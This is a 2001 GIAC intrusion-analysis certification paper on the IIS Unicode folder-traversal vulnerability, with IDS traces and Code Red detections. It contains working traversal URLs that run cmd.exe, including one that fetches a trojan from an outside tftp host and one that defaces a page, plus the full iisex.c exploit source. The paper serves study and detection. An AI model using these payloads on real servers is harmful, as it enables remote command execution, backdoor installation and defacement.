Global Information Assurance Certification Paper

SANSFIRE Washington D.C.

July 30 –Aug 4 2001

GCIA Practical Ver. 3.0

Elvis (Moe) Partee

Table of Contents

Table of Contents

INTRODUCTION

In October 2000, Microsoft identified security vulnerability in its Internet Information Server (IIS)[1]. This vulnerability allows a malicious visitor to a web site to take destructive actions against the site. Specifically, it allows an attacker to cause the code of his choice to execute on an affected web server.

The attacker gains access to the server's files via the built-in IUSR_machinename account. This account performs web actions on behalf of unauthenticated visitors to the web site. Under normal conditions, the account only has permission to perform actions that are acceptable for general use by visitors to the site.

However, the vulnerability allows the attacker to escape from the web folders and access files elsewhere on the drive. By default, many of those files provide access to the *Everyone* and *Users* groups. Both of these groups include the IUSR_machinename account as a member. Subsequently, the vulnerability grants the same privileges to the attacker that are normally available to the interactive users.

The permissions associated with a specific file determine the level of control an attacker has over that file. For instance, if the file had read permissions, the attacker could read it. If the file had write permissions, the attacker could change it. Moreover, if the file was executable, the attacker could run it. However, the vulnerability provides no way to circumvent the file's permissions.

The greatest risk is to the system's operating files. The default permissions would allow the attacker to execute virtually any OS command and cause a wide array of damage. He could create new files on the server, delete ones that are already present, upload code of his choice to the machine and execute it, or reformat the entire hard drive.

By itself, the vulnerability only allows the attacker to take actions in the context of the IUSR_machinename account. However, this account does not have access to certain, important files like the backup, system fiels in the winnt\repair folder. Similarly, the default permissions in Windows® 2000 are significantly more restrictive than those in Windows NT 4.0, resulting in less risk.

However, it is important not to underestimate potential damage. The vulnerability could potentially give an attacker a beachhead from which to launch additional attacks and obtain additional privileges.

[1] Please see the Miscrosft "Web Server Folder Traversal" Vulnerablibity security bulletin @ http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/fq00-078.asp

REFERENCES

The following is a list of Internet references used to create this attack analysis:

- http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/fq00-078.asp
- http://packetstormsecurity.org/0010-exploits/iisex.c
- http://www.securityfocus.com/cgi-bin/archive.pl?id=75&mid=170112
- http://www.securax.org/incubus
- http://www.sans.org/topten.htm
- http://www.wiretrip.net/rfp/p/doc.asp?id=57&iface=2

THE TOOL

The attack tool used for this analysis exercise was iisex.c, which is "a remote command exploit vulnerability that attacks IIS 4.0 and 5.0 Web Servers[2]." It appears on the SANS (GIAC) Ten Most Critical Internet Security Threats list found at http://www.sans.org/topten.htm. Both the NTBugTraq and Common Vulnerabilities and Exploits (CVE) databases posted the vulnerability, which first appeared on October 10, 2000, to their list of exploits (see **BUGTRAQ:20001017** and **CVE-2000-0884)**. The CVE annotation states the following:

> "IIS 4.0 and 5.0 allows remote attackers to read documents outside of the web root, and possibly execute arbitrary commands, via malformed URLs that contain UNICODE encoded characters, aka the "Web Server Folder Traversal" vulnerability."

HOW IT WORKS

A variety of Windows NT and Windows 2000 attacks against the IIS Web server make use of the 'cmd.exe' shell, as shown by the following example:

http://www.server.name/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir

This attack returns a directory listing of the Inetpub/scripts directory. A hacker can exploit this vulnerability by running tftp to download a Trojan or backdoor to the server, as shown by the following example:

http://www.server.name/scripts/..%c0%af../winnt/system32/tftp.exe?+"-i"+ip.addr.tftp.host+GET +mytrojan.exe+c:\winnt\system32\mytrojan.exe

http://www.server.name/scripts/..%c0%af../winnt/system32/newcmd.exe?/c+echo+you+be+ultra +hacked+>+..\wwwroot\index.htm

Other commands like "NET USE" and "NET VIEW" are also likely choices. This vulnerability is limited only by the rights of IUSR_machine name and the hacker's imagination. Other Unicode representations that work just as well are ..%c1%1c.., ..%c1%9c.., ..%c1%pc.., and ..%c0%9v.

It can also be used to create script and batch files on the fly on the server via the echo command. cmd.exe will not take redirectors through the URL, but this can be easily bypassed by making a copy of cmd.exe to a new name like so:

[2] See description of iisex.c @ http://www.packetstormsecurity.org

http://www.target.site/scripts/..%c0%af../winnt/system32/cmd.exe?/c+copy+..\..\winnt\system32\cmd.exe+..\..\winnt\system32\newcmd.exe

I compiled the source code (written by Incubus) and executed the following commands line arguments:

/scripts/%2e%2e%e0%80%af%2e%2e/winnt/b%5c%2e%2e%2fsystem32/cmd.exe?/c+dir+c:\>

/scripts/%2e%2e%e0%80%af%2e%2e/winnt/b%5c%2e%2e%2fsystem32/cmd.exe?/c+copy+c:\errorlog.log+c:\gotcha.txt

The script gives the attacker a command line to launch attacks but these attacks can also be pasted directly into any web-browser.

http://10.100.100.2/scripts/%2e%2e%e0%80%af%2e%2e/winnt/b%5c%2e%2e%2fsystem32/cmd.exe?/c+dir+c:\>

http://10.100.100.2/scripts/%2e%2e%e0%80%af%2e%2e/winnt/b%5c%2e%2e%2fsystem32/cmd.exe?/c+copy+c:\errorlog.log+c:\gotcha.txt

SOURCE CODE

The following is the source code for the iisex.c attack tool used for this exercise:


```
/* iisex iis exploit  (<- nost's idea) v2
 * ------------------------------------
 * Okay..  the first piece of code was not really finished.
 * So, i apologize to everybody..
 *
 * by incubus <incubus@securax.org>
 *
 * grtz to: Bio, nos, zoa, reg and vor...  (who else would stay up
 * at night to exploit this?) to securax (#securax@efnet) - also
 * to kim, glyc, s0ph, tessa, lamagra and steven.
 */
#include <netdb.h>
#include <netinet/in.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <errno.h>

int main(int argc, char **argv){
   char buffy[666]; /* well, what else? I dunno how long your commands are..  */
   char buf[500];
   char rcvbuf[8192];
   int i, sock, result;
   struct sockaddr_in   name;
   struct hostent    *hostinfo;
```

```
    if (argc < 2){
    printf ("try %s www.server.com\n", argv[0]);
    printf ("will let you play with cmd.exe of an IIS4/5 server.\n");
    printf ("by incubus <incubus@securax.org>\n\n");
    exit(0);
    }
    printf ("\niisex - iis 4 and 5 exploit\n-------------------------\n");
    printf ("act like a cmd.exe kiddie, type quit to quit.\n");
    for (;;)
       {
     printf ("\n[enter cmd> ");
      gets(buf);
     if (strstr(buf, "quit")) exit(0);
      i=0;
      while (buf[i] != '\n'){
        if(buf[i] == 32) buf[i] = 43;
        i++;
        }
      hostinfo=gethostbyname(argv[1]);
      if (!hostinfo){
       herror("Oops"); exit(-1);
    }
    name.sin_family=AF_INET; name.sin_port=htons(80);
    name.sin_addr=*(struct in_addr *)hostinfo->h_addr;
    sock=socket(AF_INET, SOCK_STREAM, 0);
    result=connect(sock, (struct sockaddr *)&name, sizeof(struct sockaddr_in));
      if (result != 0) { herror("Oops"); exit(-1); }
    if (sock < 0){
      herror("Oops"); exit(-1); }
      strcpy(buffy,"GET /scripts/..\%c0%af../winnt/system32/cmd.exe?/c+");
      strcat(buffy,buf);
      strcat(buffy, " HTTP/1.0\n\n");
      send(sock, buffy, sizeof(buffy), 0);
      recv(sock, rcvbuf, sizeof(rcvbuf), 0);
      printf ("%s", rcvbuf);
      close(sock);
    }
}
```


TCPDUMP TRACES

In order to prove the exploit I installed Windows 2000 without the required security patch (http://www.microsoft.com/technet/security/bulletin/MS00-086.asp). Here is the actual TCPDUMP trace of the attack.


Give me the directory listing of drive C:\.



Let's rename errorlog.log to gotcha.txt.



Server response to list Directory:



IDS Signature:

I had Dragon running on my network when the attack was made and triggered the following event. The Dragon sensor is also capable of capturing the entire TCP session for a given event, notice the directory listing for drive "C:\" when re-constructing the session.

```
My-sensor  (External)                                          21:38:34
SOURCE: 10.100.100.20
DEST:   10.100.100.2

45 00 02 ce 15 15 40 00 40 06 46 37 0a 64 64 14 0a 64 64 02 E.....@.@.F7.dd..dd.

89 76 00 50 65 19 79 9a 53 d1 56 ed 80 18 16 d0 38 7f 00 00 .v.Pe.y.S.V.....8...

01 01 08 0a 04 19 6c 8a 00 00 00 00 47 45 54 20 2f 73 63 72 ......l.....GET /scr

69 70 74 73 2f 2e 2e 25 63 30 25 61 66 2e 2e 2f 77 69 6e 6e ipts/..%c0%af../winn

74 2f 73 79 73 74 65 6d 33 32 2f 63 6d 64 2e 65 78 65 3f 2f t/system32/cmd.exe?/
```

```
63 2b 68 74 74 70 3a 2f 2f 73 63 72 69 70 74 73 2f 25 32 65 c+http://scripts/%2e
25 32 65 25 65 30 25 38 30 25 61 66 25 32 65 25 32 65 2f 77 %2e%e0%80%af%2e%2e/w
69 6e 6e 74 2f 62 25 35 63 25 32 65 25 32 65 25 32 66 73 79 innt/b%5c%2e%2e%2fsy
73 74 65 6d 33 32 2f 63 6d 64 2e 65 78 65 3f 2f 63 2b 64 69 stem32/cmd.exe?/c+di
72 2b 63 3a 5c 20 48 54 54 50 2f 31 2e 30 0a 0a 00 00 01 40 r+c:\ HTTP/1.0.....@
a0 57 01 40 7d 90 00 40 02 00 ff bf 0e 20 00 40 f4 f8 ff bf .W.@}..@.....  .@....
e4 f8 ff bf 00 00 00 01 d4 03 00 40 c8 6a 02 40 96 00 00 00 ...........@.j.@....
b8 73 03 40 a8 e2 02 40 68 61 02 40 7d 90 00 40 03 00 00 00 .s.@...@ha.@}..@....
48 62 01 40 24 f9 ff bf c8 6a 02 40 01 00 00 00 00 00 00 00 Hb.@$....j.@........
9c 61 01 40 a4 b0 dc 05 38 60 01 40 44 f9 ff bf 7d 90 00 40 .a.@....8`.@D...}..@
95 e9 02 40 02 00 00 00 50 f9 ff bf c8 6a 02 40 48 60 01 40 ...@....P....j.@H`.@
00 00 00 01 00 00 00 00 7d 90 00 40 42 03 00 00 b8 73 03 40 ........}..@B....s.@
70 f9 ff bf 68 61 02 40 48 60 01 40 02 00 00 00 48 62 01 40 p...ha.@H`.@....Hb.@
01 00 00 00 88 95 02 40 01 00 00 01 00 00 00 00 7d 90 00 40 .......@........}..@
d9 07 00 00 b8 73 03 40 a0 f9 ff bf 68 61 02 40 02 00 01 40 .....s.@....ha.@...@
03 00 00 00 48 62 01 40 01 00 00 00 f8 de 02 01 00 00 00 00 ....Hb.@............
f8 de 02 40 d9 07 00 00 b8 73 03 40 a8 e2 02 40 68 61 02 40 ...@.....s.@...@ha.@
48 60 01 40 03 00 00 00 48 62 01 40 01 00 00 00 d8 81 04 08 H`.@....Hb.@........
01 00 00 00 00 00 00 00 1c 5d 01 40 0f 53 8e 07 2b 2b 01 40 .........].@.S..++.@
00 fa ff bf c8 5b 01 40 d4 83 04 08 01 00 00 00 00 00 00 00 .....[.@............
f8 de 02 40 48 60 01 40 38 60 01 40 20 fa ff bf 48 60 01 40 ...@H`.@8`.@ ...H`.@
25 37 03 40 03 00 00 00 48 62 01 40 f8 ab 02 40 48 60 01 40 %7.@....Hb.@...@H`.@
01 00 00 00 00 00 00 00 1c 5d 01 40 8e ff 77 01 2b 2b 01 40 .........].@..w.++.@
50 fa ff bf c8 5b 01 40 c2 83 04 08 b8 55 01 40 48 60 01 40 P....[.@.....U.@H`.@
48 d6 02 40 48 60 01 40 f2 ca 00 40 9c 61 01 40 b8 62 01 40 H..@H`.@...@.a.@.b.@
07 00 00 00 00 00 00 00 cb fb ff bf ae 2b 10 40 b8 55 01 40 .............+.@.U.@
c8 5b 01 40 10 69 69 0d 10 fa ff bf f2 ca 00 40 1c 5d 01 40 .[.@.ii........@.].@
78 62 01 40 07 00 00 00 00 00 00 00 48 60 01 40 73 1f 69 09 xb.@........H`.@s.i.
30 fa ff bf 6e ca 00 40 50 9c 04 08 d4 83 04 08 f8 de 02 40 0...n..@P..........@
c0 7b 14 40 24 5b 01 40 4e 0e 13 40 48 fa ff bf 80 cc 00 40 .{.@$[.@N..@H......@
```

```
18 8c 14 40 c0 7b 14 40 24 5b 01 40 ac fa ff bf 48 fa        ...@.{.@$[.@....H.

EVENT1: [IIS:CMD.EXE] (tcp,dp=80,sp=35190)
```

Session Reconstruction:

GET /scripts/%2e%2e%e0%80%af%2e%2e/winnt/b%5c%2e%2e%2fsystem32/cmd.exe?/c+dir+c:\ HTTP/1.0{D}{A}
Connection: Keep-Alive{D}{A}
User-Agent: Mozilla/4.76 [en](X11; U; Linux 2.4.2-2 i586){D}{A}
Host: 10.100.100.2{D}{A}
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*{D}{A}
Accept-Encoding: gzip{D}{A}
Accept-Language: en{D}{A}
Accept-Charset: iso-8859-1,*,utf-8{D}{A}
Cookie: ASPSESSIONIDGGQQGLZO=MGKNNKNBFPGCOGBBMMJFAMJE{D}{A}

{D}{A}
{A}

HTTP/1.1 200 OK{D}{A}
Server: Microsoft-IIS/5.0{D}{A}
Date: Thu, 04 Oct 2001 01:12:46 GMT{D}{A}
Content-Type: application/octet-stream{D}{A}
Volume in drive C has no label.{D}{A}
Volume Serial Number is D0A9-175F{D}{A}

{D}{A}

HTTP/1.1 200 OK{D}{A}

Server: Microsoft-IIS/5.0{D}{A}
Date: Thu, 04 Oct 2001 01:12:46 GMT{D}{A}
Content-Type: application/octet-stream{D}{A}
Volume in drive C has no label.{D}{A}
Volume Serial Number is D0A9-175F{D}{A}
{D}{A}

Directory of c:\{D}{A}


{D}{A}

08/19/2001 01:54p < DIR > ADAPTEC{D}{A}

```
03/28/2001  10:16p                   964 certreq.txt{D}{A}
09/30/2001  07:28p    < DIR >        Documents and Settings{D}{A}
08/18/2001  02:55p                 1,285 dragon.key{D}{A}
03/02/2001  12:03a    < DIR >        Inetpub{D}{A}
05/05/2001  02:11p    < DIR >        KPCMS{D}{A}
10/03/2001  08:53p    < DIR >        Microsoft UAM Volume{D}{A}
03/02/2001  04:13p    < DIR >        My Music{D}{A}
09/30/2001  07:29p    < DIR >        Program Files{D}{A}
09/30/2001  07:35p               600 PUTTY.RND{D}{A}
09/20/2001  10:23p            13,699 scanner.ini{D}{A}
03/13/2001  03:31a                58 scgrexec.log{D}{A}
03/15/2001  10:42p             2,104 SMI Installer (CMD) - CyberCop Scanner 5.5.log{D}{A}
03/15/2001  10:38p             5,144 SMI Installer (CMD) - System Update.log{D}{A}
03/15/2001  10:44p            30,006 SMI Installer (Console) - CyberCop Scanner 5.5.log{D}{A}
03/15/2001  10:42p            49,872 SMI Installer (Setup) - SMI.log{D}{A}
03/17/2001  09:35p    < DIR >        temp{D}{A}
04/08/2001  11:32p         2,254,393 winamp274_full.exe{D}{A}
10/03/2001  06:50p    < DIR >        WINNT{D}{A}

              10 File(s)      2,358,125 bytes{D}{A}
               9 Dir(s)     430,829,568 bytes free{D}{A}
```

Final Check -- the Server

The web attack was successful. The file errorlog was copied/renamed to gotch.txt, gotcha_again, and gotcha_3times.



NETWORK DETECTS

The detect section of this practical is dedicated to all of the cable modem and DSL subscribers attached to the internet. My network is constantly bombarded by all sorts of hostile activity. During conversation with family and friends, I often hear the statement: "Why would anyone be interested in my computer? I don't have anything important stored on it". The following traces show that Intrusion Detection and a personal firewall are a must for systems permanently attached to the internet and these users could easily become unwilling participants in everything from denial of service attacks to propagation of malicious viruses, worms and other Trojan Code.

DETECT - 1

1. Source of Trace:

This attack was taken from my home network, which uses a cable modem for primary Internet access. All system names and I.P. addresses have been sanitized for purposes of confidentiality. The traces shown in Figure –1, and Figure –2 illustrate the defense-in-depth approach to security. While viewing my firewall logs I noticed some unusual activity and later confirmed my suspicions using a Network Based IDS (NIDs). Figure-3 explains the data fields the NIDS.

```
Aug 04 00:38:34.829 My-FW httpd[138]: 121 Statistics: duration=0.09 id=1CZfe
sent=1464 rcvd=564srcif=Vpn4 src=Codered.box/1179 cldst=Firewall.dirty/80
svsrc=10.100.100.1dstif=Vpn3 dst=10.100.100.20/80

op=GETarg=http:/default.ida?XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXproto=http (OOB redirect for
authentication)

Aug 04 00:38:35.380 My-FW httpd[138]: 238 httpd Notice: An illegal character (0x08) was
found at position 14 in the request (see RFC2068, RFC1738, and RFC1808)

Aug 04 00:38:35.380 My-FW httpd[138]: 219 Can't parse url
(\322\215f\360P\211\225t\376\377\377\213E\b\213\215P\376\377\377\211H\020\213\364
\215\225,\376\377\377Rj)

Aug 04 00:38:37.733 My-FW httpd[138]: 121 Statistics: duration=2.89 id=1CZf sent=2575
rcvd=425src=Codered.box/1179 result="400 Illegal Characters in Request" proto=http
```

Figure 1

```
My-Sensor  (Towards)                                                   09:30:34
SOURCE: 24.ss.ss.ss
DEST:   24.dd.dd.dd
45 00 05 dc 88 bf 40 00 72 06 38 54 18 ss ss ss 18 dd dd ddE.....@.r.8T.......z
0d eb 00 50 ce 95 a0 5b ab 74 68 8e 50 10 44 70 5b 32 00 00 ...P...[.th.P.Dp[2..
47 45 54 20 2f 64 65 66 61 75 6c 74 2e 69 64 61 3f 58 58 58 GET /default.ida?XXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 XXXXXXXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 XXXXXXXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 XXXXXXXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 XXXXXXXXXXXXXXXXXXXX
